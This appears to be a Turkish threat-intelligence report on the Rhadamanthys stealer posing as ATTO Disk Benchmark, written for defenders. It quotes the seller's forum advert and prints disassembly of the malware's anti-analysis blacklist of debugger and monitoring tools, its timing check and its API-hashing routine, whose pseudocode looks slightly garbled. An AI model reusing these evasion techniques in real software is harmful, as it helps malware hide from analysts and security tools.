ECHO

CYBER THREAT INTELLIGENCE


RHADAMANTHYS

TEKNİK ANALİZ RAPORU

İçindekiler Tablosu

Giriş

Bu rapor Ekim 2022'den itibaren etkinliğini göstermeye başlayan Rhadamanthys zararlı yazılım ailesinin teknik incelemesini içermektedir. Herhangi bir ülke fark etmeksizin etkinliğini gösteren bu stealer ailesi hakkında bilgi edinmek için raporun detaylıca okunması ve korunmak için ise rapor sonundaki kuralları sistemlerinize entegre etmeniz önerilmektedir.



[redacted]

Премиум

Premium

Регистрация:	14.04.2021
Сообщения:	78
Реакции:	19
Гарант сделки:	3

22.09.2022

Rhadamanthys Stealer -- Stealer Filegrab Loader wallets seed checker ALL IN ONE

The client uses C language to compile without dependency, is compatible with xp-win11, and adaptively supports x86 & x64
Server back end golang front end panel Centos & Ubuntu one click operation
Client features;
Operating system support: WINXP --11, X86 X64 support all functions.
Does not rely on CRT STD, low requirements for user operation, full memory operation,and better hidden.
All network communications are encrypted. Each structure has a unique encryption key.
All retrieved information is transmitted to the server for instant encryption and storage.
Transmit and store data as promptly as possible each time it is acquired.
None of these operations will cause new temporary files to appear on the physical disk,
Reduce the probability of being detected by the EDR AV system, powerful native information acquisition capabilities
Note: This program does not support running in the Commonwealth of Independent States, and is identified according to the system language and country

System information:

- Computer name
- Username
- RAM capacity
- CPU cores
- Screen resolution
- Timezone
- GEOIP
- Environment
- Installed Software
- Screenshot

Şekil 1 Rhamadanthys Stealer for sale

Şekil 1'de görüldüğü üzere söz konusu zararlı yazılım ailesinin satışı forumlarda bu şekilde yapılmaktadır. Genel olarak karşılaşılan stealer zararlı yazılım ailelerinden bazı farklılıklar taşımaktadır. Bunlar:

- Anti-Analiz teknikleri
- Network Bağlantısı
- Kernel seviyesinde API kullanımı


Ayrıca Rhadamanthys ailesi genellikle legal uygulamaların taklitlerini yapmaktadır. Tarayıcılar üzerinde yapılan aramalarda SEO ile legal sitelerin önlerine çıkarak legal taklidi yapmaktadır. Bu nedenle, legal uygulama aramalarında uygulamanın arandığı siteler kontrol edilmelidir.

Bu raporda ele alınan Rhadamanthys zararlısının taklit ettiği legal uygulamanın adı **ATTO Disk Benchmark** olduğu tespit edilmiştir.

Rhadamanthys Teknik Analizi

ATTODiskBenchmark.exe

File Name	ATTODiskBenchmark.exe
SHA-1	fcb82785c04b3b805c58ca20d24e83c28dc73fc8
SHA-256	8e77cf490e5027b35fb25df886b991f9c63f7ecbca64aff34cd599a5ad9c63fd
File Type	PE32 - EXE



Type: PE32
Offset: 00000000
Size: 002ccc00
Count: 100
Size: 000072ae
Total: 6.44410
Status: not packed(80%)

Regions

Offset	Size	Entropy	Status	Name
00023600	00000200	2.43202	not packed	Section(2)['.data']
00023800	00236a00	5.64754	not packed	Section(3)['.rsrc']
0025a200	00000800	5.87813	not packed	Section(4)['.reloc']
0025aa00	00072200	7.99942	packed	Section(5)['jiuoi89']

Diagram

Zararlının ilk bakışta packli olduğu tespit edilip unpack edilmiştir. Zararlı unpack işlemi sonrasında yeni bir thread oluşturarak çözümlenen kodu çalıştırmaktadır.

Söz konusu zararlının bazı anti analiz teknikleri kullandığı tespit edilmiştir. Bunlar:


Process BlackList

API Hashing

Time-Based Side-Channel Attack Detection

Heaven’s Gate

Process BlackList




```
00417E89
 push ecx
 push eax
 push eax
 push 5
 mov dword ptr ss:[ebp+7C],eax
 call ebx
 push dword ptr ss:[ebp+7C]
 mov edi,dword ptr ds:[<&RtlAllocateHeap>]
 push 8
 push dword ptr ds:[esi+18]
 call edi
 test eax,eax
 mov dword ptr ss:[ebp+6C],eax
 je 418103

00417EAE
 lea ecx,dword ptr ss:[ebp+54]
 push ecx
 push dword ptr ss:[ebp+7C]
 push eax
 push 5
 call ebx
 test eax,eax
 jne 417FB2

00417EC2
 push 1000
 push 8
 push dword ptr ds:[esi+18]
 call edi
 test eax,eax
 mov dword ptr ss:[ebp+70],eax
 je 417FB2

00417ED9
 mov edi,dword ptr ss:[ebp+6C]

00417EDC
 movzx eax,word ptr ds:[edi+38]
 mov ebx,dword ptr ss:[ebp+70]
 push 0
 push 0
 push 1000
 push ebx
 shr eax,1
 push eax
 push dword ptr ds:[edi+3C]
 push 0
 push FDE9
 call dword ptr ds:[<&WideCharToMultiByte>]
 test eax,eax
 jle 417F97

00417F08
 cmp eax,FFF
 jge 417F97

00417F13
 mov byte ptr ds:[eax+ebx],0
 xor ebx,ebx
 cmp dword ptr ss:[ebp+64],ebx
 jbe 417F97

00417F1E
 mov eax,dword ptr ss:[ebp+58] ; [ebp+58]:"procexp.exe"
 mov dword ptr ss:[ebp+5C],eax

00417F24
 mov ecx,dword ptr ss:[ebp+70]
 mov edx,eax
 jmp 417F2E

00417F2E
 movzx eax,byte ptr ds:[ecx]
 inc ecx
 cmp eax,41 ; 41:'A'
 mov dword ptr ss:[ebp+60],ecx
 jl 417F42

00417F3A
 cmp eax,5A ; 5A:'Z'
 jg 417F42

00417F3F
 add eax,20

00417F42
 movzx ecx,byte ptr ds:[edx]
 inc edx
 cmp ecx,41 ; 41:'A'
 jl 417F53

00417F4B
 cmp ecx,5A ; 5A:'Z'
 jg 417F53

00417F50
 add ecx,20

00417F53
 test eax,eax
 je 417F5B

00417F57
 cmp eax,ecx
 je 417F2B

00417F2B
 mov ecx,dword ptr ss:[ebp+60]

00417F5B
 sub eax,ecx
 je 417F80

00417F80
 push dword ptr ds:[edi+3C]
 mov dword ptr ss:[ebp+68],4179FB ; [ebp+68]:EAX CALL 4
 call dword ptr ds:[<&OutputDebugStringW>]
 mov dword ptr ds:[esi+30],1

00417F5F
 push dword ptr ss:[ebp+5C]
 call 419020
 lea ebx,dword ptr ds:[ebx+eax+1]
 mov eax,dword ptr ss:[ebp+58] ; [ebp+58]:"procexp.exe"
 add eax,ebx
 cmp byte ptr ds:[eax],0
 pop ecx
 mov dword ptr ss:[ebp+5C],eax
 je 417F97

00417F79
 cmp ebx,dword ptr ss:[ebp+64]
 jb 417F24

00417F7E
 jmp 417F97

00417F97
 mov eax,dword ptr ds:[edi]
 test eax,eax
 je 417FA4

00417FA4
 push dword ptr ss:[ebp+70]
 push 0
 push dword ptr ds:[esi+18]
 call dword ptr ds:[<&HeapFree>]

00417F9D
 add edi,eax
 jmp 417EDC

00417FB2
 push dword ptr ss:[ebp+6C]
 jmp 4180F8

004180F8
 push 0
 push dword ptr ds:[esi+18]
 call dword ptr ds:[<&HeapFree>]

00418103
 inc dword ptr ds:[esi+38]
 mov eax,dword ptr ss:[ebp+68] ; [ebp+68]:EAX CALL 4
 mov ecx,dword ptr ds:[esi+4]
 mov dword ptr ds:[esi+8],eax ; [esi+8]:EAX CALL 4
 mov dword ptr ds:[esi+C],F
 mov ecx,dword ptr ds:[ecx+4]
 lea eax,dword ptr ds:[esi+10]
 mov dword ptr ds:[eax],ecx
 mov dword ptr ds:[ecx+4],eax
 mov ecx,dword ptr ds:[esi+4]
 add ecx,4
 mov dword ptr ds:[esi+14],ecx
 mov dword ptr ds:[ecx],eax
 pop edi
 pop esi
 pop ebx
 add ebp,74
 leave
 ret
```

Şekil 2 ProcessBlackList Algorithm

Zararlının arka planda çalışıp çalışmadığını kontrol ettiği process isimleri:

ImmunityDebugger.exe	hookexplorer.exe
WinDump.exe	ilspy.exe
x64dbg.exe	lordpe.exe
x32ddbg.exe	dnspy.exe
OllyDbg.exe	aoutorunsc.exe
ProcessHacker.exe	resourcehacker.exe
idaq64.exe	regmon.exe
autoruns.exe	windanr.exe
dumpcap.exe	procexp.exe
de4dot.exe	Fiddler Everwhere.exe
procexp64.exe	Fiddler.exe
tcpview.exe	ida.exe
tcpview64.exe	ida64.exe
Procmon.exe	portmon.exe
Procmon64.exe	processlasso.exe
vmmap.exe	Wireshark.exe
vmmap64.exe	


Time-Based Side-Channel Attack Detection



```
0041E184
 push ebp
 mov ebp,esp
 sub esp,10
 mov eax,dword ptr ds:[471210]
 test eax,eax
 je 41E19A

0041E193
 cmp eax,BB40E64E
 jne 41E1E8

0041E19A
 push esi
 lea eax,dword ptr ss:[ebp-8]
 push eax
 call dword ptr ds:[<&GetSystemTimeAsFileTime>]
 mov esi,dword ptr ss:[ebp-4]
 xor esi,dword ptr ss:[ebp-8]
 call dword ptr ds:[<&GetCurrentProcessId>]
 xor esi,eax
 call dword ptr ds:[<&GetCurrentThreadId>]
 xor esi,eax
 call dword ptr ds:[<&GetTickCount>]
 xor esi,eax
 lea eax,dword ptr ss:[ebp-10]
 push eax
 call dword ptr ds:[<&QueryPerformanceCounter>]
 mov eax,dword ptr ss:[ebp-C]
 xor eax,dword ptr ss:[ebp-10]
 xor esi,eax
 mov dword ptr ds:[471210],esi
 jne 41E1E7

0041E1DD
 mov dword ptr ds:[471210],BB40E64E

0041E1E7
 pop esi

0041E1E8
 leave
 ret
```

Şekil 3 Time-Based Side-Channel Attack Detection Algorithm

API Hashing



```
zararli.00298470
push ebp
mov ebp,esp
sub esp,14
push ebx
mov ebx,ecx
mov dword ptr ss:[ebp-8],edx
push esi
push edi
xor edi,edi
mov eax,dword ptr ds:[ebx+3C]
mov eax,dword ptr ds:[eax+ebx+78]
add eax,ebx
mov edx,dword ptr ds:[eax+1C]
mov ecx,dword ptr ds:[eax+20]
add edx,ebx
mov dword ptr ss:[ebp-14],edx
add ecx,ebx
mov edx,dword ptr ds:[eax+24]
add edx,ebx
mov dword ptr ss:[ebp-C],ecx
mov dword ptr ss:[ebp-10],edx
mov edx,dword ptr ds:[eax+18]
mov dword ptr ss:[ebp-4],edx
test edx,edx
je zararli.2984F6

zararli.002984AB
nop dword ptr ds:[eax+eax],eax

zararli.002984B0
mov esi,dword ptr ds:[ecx+edi*4]
xor eax,eax
mov cl,byte ptr ds:[esi+ebx]
add esi,ebx
test cl,cl
je zararli.2984E9

zararli.002984BE
nop

zararli.002984C0
shl eax,4
lea esi,dword ptr ds:[esi+1]
movsx ecx,cl
add eax,ecx
mov edx,eax
and edx,F0000000
je zararli.2984DC

zararli.002984D5
mov ecx,edx
shr ecx,18
xor eax,ecx

zararli.002984DC
mov cl,byte ptr ds:[esi]
not edx
and eax,edx
test cl,cl
jne zararli.2984C0

zararli.002984E6
mov edx,dword ptr ss:[ebp-4]

zararli.002984E9
cmp eax,dword ptr ss:[ebp-8]
je zararli.2984FF

zararli.002984FF
mov eax,dword ptr ss:[ebp-10]
mov ecx,dword ptr ss:[ebp-14]
movzx eax,word ptr ds:[eax+edi*2]
pop edi
pop esi
mov eax,dword ptr ds:[ecx+eax*4]
add eax,ebx
pop ebx
mov esp,ebp
pop ebp
ret

zararli.002984EE
mov ecx,dword ptr ss:[ebp-C]
inc edi
cmp edi,edx
jb zararli.2984B0

zararli.002984F6
pop edi
pop esi
xor eax,eax
pop ebx
mov esp,ebp
pop ebp
ret
```

Şekil 4 API Hashing Algorithm

Hashing of APIs

```
function(char* apiname,int key){
          int result=key;
          for(i=0;i<strlen(apiname);i++){


                    result=result*result* 0x1000193;
                    result=result^apiname[i];
          }
          return result;
}
```

Şekil 5 Hashing of an API

Çözümlenen API Listesi aşağıdaki gibidir:

VirtualProtect	VirtualProtect	GetModuleHandleW
HeapSize	GetSystemInfo	MultiByteToWideChar
GetStringTypeW	OutputDebugStringA	GetCurrentProcess
GetStringTypeA	HeapAlloc	CloseHandle
GetCurrentProcessId	GetProcessHeap	ReadFile
GetSystemTimeAsFileTime	MulDiv	CreateFileW
GetLocaleInfoA	HeapFree	OutputDebugStringW
GetStringTypeA	lstrlenW	WideCharToMultiByte
GetStringTypeW	GetModuleFileNameW	ExitProcess
HeapSize	InterlockedIncrement	CreateEventW
GetModuleHandleW	HeapDestroy	DeleteMenu
MultiByteToWideChar	WaitForSingleObject	SetTimer
GetCurrentProcess	VirtualQuery	CreateAcce
CloseHandle	HeapCreate	leratorTableW
ReadFile	FrameRect	GetSystemMenu
CreateFileW	GetClassInfoW	DrawMenuBar
OutputDebugStringW	CharUpperBuffW	SetMenuItemInfoW
WideCharToMultiByte	IsIconic	GetWindowTextW
ExitProcess	EnableWindow	GetDCEx
CreateEventW	DrawIcon	RegisterClassW
GetMenuItemInfoW	LoadCursorW	LoadBitmapW
SetScrollPos	BeginPaint	DrawFocusRect
FillRect	CreateWindowExW	LoadIconW
CreateMenu	PostMessageW	ShowCaret
GetScrollInfo	EndPaint	CopyImage
KillTimer	ShowWindow	PeekMessageW

DestroyWindow	DestroyIcon	GetMenuStringW
CreateIcon	GetClassInfoExW	DefMDIChildProcW
InsertMenuW	LoadStringW	GetScrollRange
GetClientRect	GetDlgCtrlID	IsDialogMessageW
ReleaseDC	GetDC	GetTextMetricsW
DestroyMenu	GetSystemMetrics	MoveToEx
DefFrameProcW	RegCloseKey	CreateCompatibleBitmap
DispatchMessageW	RegQueryValueExW	GetWindowOrgEx
GetScrollPos	RegOpenKeyExW	SetRectRgn
GetCursor	StretchBlt	RoundRect
IsZoomed	SetBkMode	PolyBezierTo
DestroyCursor	SetAbortProc	CreatePalette
EndMenu	SetTextColor	CreateICW
MsgWaitForMultipleObjectsEx	GetStockObject	RectVisible
CreateSolidBrush	CoUninitialize	DocumentPropertiesW
Polygon	OleInitialize	ClosePrinter
AngleArc	OleUninitialize	OpenPrinterW
Piet	CoCreateInstance	EnumPrintersW
GetEnhMetaFileHeader	CoInitialize	GetModuleHandleA
RestoreDC	IsEqualGUID	GetSta
CreateDCW	CoTaskMemAlloc	rtupInfoA
GetDeviceCaps	GetFileVersionInfoW	GetCommandLineA
GDI32	VerQueryValueW	GetVersionExA
CoTaskMemFree	GetFileVersionInfoSizeW	GetProcAddress
TlsAlloc	GetModuleFileNameA	LeaveCriticalSection
SetLastError	UnhandledExceptionFilter	EnterCriticalSection
GetCurrentThreadId	FreeEnvironmentStringsA	GetACP
GetLastError	GetEnvironmentStrings	GetOEMCP
TlsFree	FreeEnvironmentStringsW	GetCPInfo
TlsSetValue	GetEnvironmentStringsW	LoadLibraryA
TlsGetValue	SetHandleCount	InitializeCriticalSection
TerminateProcess	GetFileType	VirtualAlloc
WriteFile	DeleteCriticalSection	HeapReAlloc
GetStdHandle	VirtualFree	RtlUnwind
InterlockedExchange	LCMapStringW	QueryPerformanceCounter
LCMapStringA	GetTickCount	

Çözümlenen User-Agent Bilgileri

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0\r\n
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36\r\n
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0\r\n
